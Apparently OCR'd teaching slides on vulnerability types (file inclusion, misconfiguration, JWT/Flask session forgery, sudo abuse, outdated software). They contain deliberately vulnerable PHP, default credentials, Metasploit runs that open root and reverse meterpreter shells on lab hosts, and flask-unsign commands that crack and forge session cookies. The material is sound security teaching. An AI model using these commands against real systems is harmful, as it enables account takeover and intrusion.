Types of Vulnerabilities

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#Cyber-Security

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The Nature of the Vulnerabilities

What is a Vulnerability?

- **By nature, 90% of the vulnerabilities are a piece of code!**
  - Code in Web Servers
  - Code in Web Applications
  - Code in Network Services
  - Code in Desktop Applications and more…
- **Other 10% are for human error (Social Engineering) and physical vulnerabilities**

Example Vulnerability

- R/LFI (**Remote** / **Local File Inclusion**) Vulnerability allows attackers to read (local) and request(remote) files from local or remote Operating System
- LFI is mainly used for enumeration and local system information gathering
- RFI is used for code execution attacks


Example Vulnerable Code

- R/LFI (Remote / Local File Inclusion) Vulnerability

```php
$language = "";

if(isset($_GET["language"]))
{

    switch($_COOKIE["security_level"])
    {

        case "0" :

            $language = $_GET["language"];

            break;
```


Example Exploitation

- R/LFI (Remote / Local File Inclusion) Vulnerability



Example Exploitation

- R/LFI (Remote / Local File Inclusion) Vulnerability



You can't Exploit Without a Vulnerability

- There is a vulnerability in every recorded breach
- The known vulnerabilities are recorded and are publicly available. They are stored with the following syntax: "**CVE-YEAR OF DISCOVERY-ID**", for example CVE-2022-26923 is an Active Directory Privilege Escalation Vulnerability
- Attacks do not happen by accident, they are product of deep researches and tests
- Vulnerabilities could appear **EVERYWHERE**!
- The term "**exploit**" means exploiting the vulnerability

Types of Vulnerabilities

Most Common Ones

Misconfiguration Vulnerabilities

Misconfiguration Vulnerabilities

- **Misconfiguration vulnerabilities** are dangerous, since they are most common ones
- Misconfiguration vulnerabilities could be found everywhere, examples:
  - Misconfigurations in Network Service (ftp, ssh, dns, ldap, Kerberos and etc.)
  - Misconfigurations in Web Application's logic (default creds, weak session and more)
  - Misconfigurations in Active Directory
  - Local system Misconfigurations
- Misconfiguration vulnerabilities do not leave much evidence

Misconfiguration Examples

- Web Application is using default credentials such as:
  - **admin:admin**
  - **root:admin**
  - **root:root**
  - **administrator:123456 and more**
- When an attacker logs in, no exploitation traces are available and it can result in many more attack vectors, including privilege escalation, server / application takeover and more

FTP Service Allows Anonymous Users to Upload

- When an FTP service is allowing anonymous user login, it can result it:
  - Data exposure
  - Malicious upload
  - Chain Attacks (if ftp service is chained to web application)
- Since malicious file is uploaded, it is hard to know from where, since anonymous login could occur from everywhere

If specific FTP Service Allows Anonymous Login, this Happens:

- Chaining multiple vulnerability and achieving Remote Code Execution:

```
Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(vsftpd_234_backdoor) > exploit

[*] 192.168.32.134:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.32.134:21 - USER: 331 Please specify the password.
[+] 192.168.32.134:21 - Backdoor service has been spawned, handling...
[+] 192.168.32.134:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.32.128:45125 -> 192.168.32.134:6200) at 2017-09-02 16:19:55 -0400

whoami
root
hostname
metasploitable
```

Externally Exposed Database Server

- Usually, the DB server is behind a firewall, when it is not, it causes the following attack vectors:
  - Service Enumeration
  - Login Brute-Forcing
  - Database Denial Of Service and more
- The good practice is to **ALWAYS** have your database behind a firewall, inside a private network
- Another good practice is to **DISABLE** remote logins, in case the **DB** is exposed

JWT Token Vulnerability

- **JWT (JSON Web Token)** is used for authorization in web apps
- It relies on secret for validating it's signature.
- JWT token is instantiated upon a valid login.
- JWT looks like that:

Pretty Raw Hex Render

```
1  HTTP/1.0 302 FOUND
2  Content-Type: text/html; charset=utf-8
3  Content-Length: 226
4  Location: http://10.10.11.160:5000/dashboard
5  Vary: Cookie
6  Set-Cookie: session=
   .eJwlxOEKgCAQBdCrDH_tCbxJhIjYZIEpOCMtxLsntHq8AX_mIBcL7D5AuoDOGFkEBlvtFBpTqS_lmhIfdBe46Qz--lWrrbNBF24lPAwLZVHMD6nlH5U.Y
   xNvXw._PXOsX54guzDGnKOeZ4oaVtgDFM; HttpOnly; Path=/
7  Server: Werkzeug/2.0.2 Python/3.8.10
8  Date: Sat, 03 Sep 2022 15:14:39 GMT
9
10 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
11 <title>
     Redirecting...
   </title>
12 <h1>
     Redirecting...
   </h1>
13 <p>
     You should be redirected automatically to target URL: <a href="/dashboard">
       /dashboard
     </a>
     . If not click the link.
```

JWT Token Vulnerability

- JWT's structure looks like that (*https://jwt.io/*):

Encoded PASTE A TOKEN HERE


```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
JzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpva
G4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKx
wRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
```


Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

JWT Token Vulnerability

- JWT's secret could be brute-forced like that (if it is weak of course):

```
┌──(kali㉿kali)-[~/HTB/Noter]
└─$ flask-unsign -u -c .eJwlx0EKgCAQBdCrDH_tCbxJhIjYZIEpOCMtxLsntHq8AX_mIBcL7D5AuoD0GFkEBlvtFBpTqS_lmhIfdBe46Qz--lWrrbNBF24lPAwLZVHMD6nlH5U.YxNvXw._PXOsX54guzDGnKOeZ4oaVtgDFM -nE -w /usr/share/wordlists/rockyou.txt
```

```
┌──(kali㉿kali)-[~/HTB/Noter]
└─$ flask-unsign -u -c .eJwlx0EKgCAQBdCrDH_tCbxJhIjYZIEpOCMtxLsntHq8AX_mIBcL7D5AuoD0GFkEBlvtFBpTqS_lmhIfdBe46Qz--lWrrbNBF24lPAwLZVHMD6nlH5U.YxNvXw._PXOsX54guzDGnKOeZ4oaVtgDFM -nE -w /usr/share/wo
[*] Session decodes to: {'_flashes': [('success', 'You are now logged in')], 'logged_in': True, 'username': 'test'}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 17152 attempts
b'secret123'
```


JWT Token Vulnerability


- If we have the **JWT** secret, we can instantiate **JWT** tokens for every possible user on the web application (resulting in application takeover and privilege escalation)

```
┌──(kali㉿kali)-[~/HTB/Noter]
└─$ flask-unsign -s --secret "secret123" --cookie "{'logged_in': True, 'username': 'blue'}" -l
eyJsb2dnZWRfaW4iOnRydWUsInVzZXJuYW1lIjoiYmx1ZSJ9.YxNxXQ.6INmPvurcOsshhhlJV3wnblNiLE
```

JWT Token Vulnerability

- By replacing the new JWT token inside firefox's storage, we can takeover a user account





Allowing Low Privileged Users to be Sudo


- In **UNIX-based** world, sudo user could perform high privileged tasks
- It is bad practice to grant sudo privileges to every (if any) low privileged user

```
┌──(lsec㉿DESKTOP-F5BUHCT)-[~]
└─$ whoami
lsec

┌──(lsec㉿DESKTOP-F5BUHCT)-[~]
└─$ sudo -l
[sudo] password for lsec:
Matching Defaults entries for lsec on DESKTOP-F5BUHCT:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lsec may run the following commands on DESKTOP-F5BUHCT:
    (ALL : ALL) ALL

┌──(lsec㉿DESKTOP-F5BUHCT)-[~]
└─$ sudo su
root@DESKTOP-F5BUHCT:/home/lsec#
```

How to Avoid Misconfiguration Vulnerabilities?

- Think twice when you configure any kind of service
- Being easy not always mean being secure
- Do not rush and take a steps back while configuring things
- Do a penetration tests

Let's Take a Break!



Outdated Software Examples

Outdated Software Examples

- **Outdated** or "**Obsolete**" software is widely encountered, especially in large organizations.
- Obsolete software could result in:
  - Command and Control (C2)
  - Data Leak
  - Persistence
  - Pivoting
  - Application / Server takeover and many more…

How to Search for Vulnerabilities?

- Searchsploit (kali-linux command util)
- ExploitDB (*https://www.exploit-db.com/*)

https://www.exploit-db.com

EXPLOIT DATABASE

Verified | Has App | Filters | Reset All

Show 15 | Search:

Date	D	A	V	Title	Type	Platform	Author
2022-09-02				WordPress Plugin Netroics Blog Posts Grid 1.0 - Stored Cross-Site Scripting (XSS)	WebApps	PHP	Luqman Hakim Zahari
2022-09-02				WordPress Plugin Testimonial Slider and Showcase 2.2.6 - Stored Cross-Site Scripting (XSS)	WebApps	PHP	Luqman Hakim Zahari
2022-09-02				Sophos XG115w Firewall 17.0.10 MR-10 - Authentication Bypass	WebApps	Hardware	Aryan Chehreghani
2022-08-09				PAN-OS 10.0 - Remote Code Execution (RCE) (Authenticated)	Remote	Multiple	UnD3sc0n0c1d0
2022-08-09				ThingsBoard 3.3.1 'description' - Stored Cross-Site Scripting (XSS)	WebApps	Multiple	Steffen Langenfeld
2022-08-09				ThingsBoard 3.3.1 'name' - Stored Cross-Site Scripting (XSS)	WebApps	Multiple	Steffen Langenfeld
2022-08-09				Feehi CMS 2.1.1 - Stored Cross-Site Scripting (XSS)	WebApps	PHP	Shivam Singh
2022-08-09				Prestashop blockwishlist module 2.1.0 - SQLi	WebApps	PHP	Karthik UJ
2022-08-02				uftpd 2.10 - Directory Traversal (Authenticated)	Remote	Linux	Aaron Esau
2022-08-01				Easy Chat Server 3.1 - Remote Stack Buffer Overflow (SEH)	Remote	Windows	r00tpgp
2022-08-01				Webmin 1.996 - Remote Code Execution (RCE) (Authenticated)	WebApps	Linux	Emir Polat
2022-08-01				NanoCMS v0.4 - Remote Code Execution (RCE) (Authenticated)	WebApps	PHP	p1ckzi
2022-08-01				Omnia MPX 1.5.0+r1 - Path Traversal	Remote	Hardware	Momen Eldawakhly
2022-08-01				mPDF 7.0 - Local File Inclusion	WebApps	PHP	Musyoka Ian
2022-08-01				CuteEditor for PHP 6.6 - Directory Traversal	WebApps	PHP	Stefan Hesselman

Outdated WordPress Version / Plugins

- Having old version can leave the whole server / application vulnerable to publicly available exploits.
- Note the "(Metasploit)"

```
WordPress Core 4.5.3 - Directory Traversal / Denial of Service                                  | php/webapps/40288.txt
WordPress Core 5.0 - Remote Code Execution                                                      | php/webapps/46511.js
WordPress Core 5.0.0 - Crop-image Shell Upload (Metasploit)                                     | php/remote/46662.rb
Wordpress Core 5.2.2 - 'post previews' XSS                                                      | php/webapps/49338.txt
WordPress Core 5.2.3 - Cross-Site Host Modification                                             | php/webapps/47361.pl
WordPress Core 5.2.4 - Cross-Origin Resource Sharing                                            | php/webapps/47557.txt
WordPress Core 5.3 - User Disclosure                                                            | php/webapps/47720.txt
WordPress Core 5.8.2 - 'WP_Query' SQL Injection                                                 | php/webapps/50663.txt
WordPress Core < 2.1.2 - 'PHP_Self' Cross-Site Scripting                                        | php/webapps/29754.html
WordPress Core < 2.8.5 - Unrestricted Arbitrary File Upload / Arbitrary PHP Code Execution      | php/webapps/10089.txt
WordPress Core < 4.0.1 - Denial of Service                                                      | php/dos/35414.txt
WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts                         | multiple/webapps/47690.md
WordPress Core < 5.3.x - 'xmlrpc.php' Denial of Service                                         | php/dos/47800.py
WordPress MU < 1.3.2 - 'active_plugins' Code Execution                                          | php/webapps/5066.php
WordPress Plugin / Joomla! Component XCloner - Multiple Vulnerabilities                         | php/webapps/35212.txt
WordPress Plugin 0.9.7 / Joomla! Component 2.0.0 Creative Contact Form - Arbitrary File Upload  | php/webapps/35057.py
WordPress Plugin 1 Flash Gallery 0.2.5 - Cross-Site Scripting / SQL Injection                   | php/webapps/35430.txt
WordPress Plugin 1 Flash Gallery 1.30 < 1.5.7a - Arbitrary File Upload (Metasploit)             | php/webapps/17801.rb
Wordpress Plugin 3DPrint Lite 1.9.1.4 - Arbitrary File Upload                                   | php/webapps/50321.py
Wordpress Plugin 404 to 301 2.0.2 - SQL-Injection (Authenticated)                               | php/webapps/50698.py
WordPress Plugin AAWP 3.16 - 'tab' Reflected Cross Site Scripting (XSS) (Authenticated)         | php/webapps/50643.txt
WordPress Plugin Abtest - Local File Inclusion                                                  | php/webapps/39577.txt
WordPress Plugin Accept Signups 0.1 - 'email' Cross-Site Scripting                              | php/webapps/35136.txt
WordPress Plugin Accept Signups 0.1 - Cross-Site Scripting                                      | php/webapps/15808.txt
WordPress Plugin AccessPress Social Icons 1.8.2 - 'icon title' Stored Cross-Site Scripting (XSS) | php/webapps/50515.txt
WordPress Plugin ACF Frontend Display 2.0.5 - Arbitrary File Upload                             | php/webapps/37514.txt
WordPress Plugin Ad Inserter 1.5.2 - Cross-Site Request Forgery                                 | php/webapps/36961.txt
```

Drupal 7

- Versions 7.0 to 7.31 are vulnerable to SQL Injection

```
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.126.141  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /drupal/         yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  eth0             yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)


msf6 exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 192.168.126.128:4444
[*] Sending stage (39282 bytes) to 192.168.126.141
[*] Meterpreter session 1 opened (192.168.126.128:4444 → 192.168.126.141:51458 ) at 2022-04-05 05:15:01 -0400
```

The Same Goes for

- Jenkins

```
Jenkins - Script-Console Java Execution (Metasploit)                                                    | multiple/remote/24272.rb
Jenkins - XStream Groovy classpath Deserialization (Metasploit)                                         | multiple/remote/43375.rb
Jenkins 1.523 - Persistent HTML Code                                                                    | php/webapps/30408.txt
Jenkins 1.578 - Multiple Vulnerabilities                                                                | multiple/webapps/34587.txt
Jenkins 1.626 - Cross-Site Request Forgery / Code Execution                                             | java/webapps/37999.txt
Jenkins 1.633 - Credential Recovery                                                                     | java/webapps/38664.py
Jenkins 2.137 and Pipeline Groovy Plugin 2.61 - ACL Bypass and Metaprogramming Remote Code Execution (Metasploit) | java/remote/46572.rb
Jenkins 2.150.2 - Remote Command Execution (Metasploit)                                                 | linux/webapps/46352.rb
Jenkins 2.235.3 - 'Description' Stored XSS                                                              | java/webapps/49237.txt
Jenkins 2.235.3 - 'tooltip' Stored Cross-Site Scripting                                                 | java/webapps/49232.txt
Jenkins 2.235.3 - 'X-Forwarded-For' Stored XSS                                                          | java/webapps/49244.txt
Jenkins 2.63 - Sandbox bypass in pipeline: Groovy plug-in                                               | java/webapps/48904.txt
Jenkins < 1.650 - Java Deserialization                                                                  | java/remote/42394.py
Jenkins build-metrics plugin 1.3 - 'label' Cross-Site Scripting                                         | java/webapps/47598.py
Jenkins CI Script Console - Command Execution (Metasploit)                                              | multiple/remote/24206.rb
Jenkins CLI - HTTP Java Deserialization (Metasploit)                                                    | linux/remote/44642.rb
Jenkins CLI - RMI Java Deserialization (Metasploit)                                                     | java/remote/38983.rb
Jenkins Dependency Graph View Plugin 0.13 - Persistent Cross-Site Scripting                             | java/webapps/47111.txt
Jenkins Gitlab Hook Plugin 1.4.2 - Reflected Cross-Site Scripting                                       | java/webapps/47927.txt
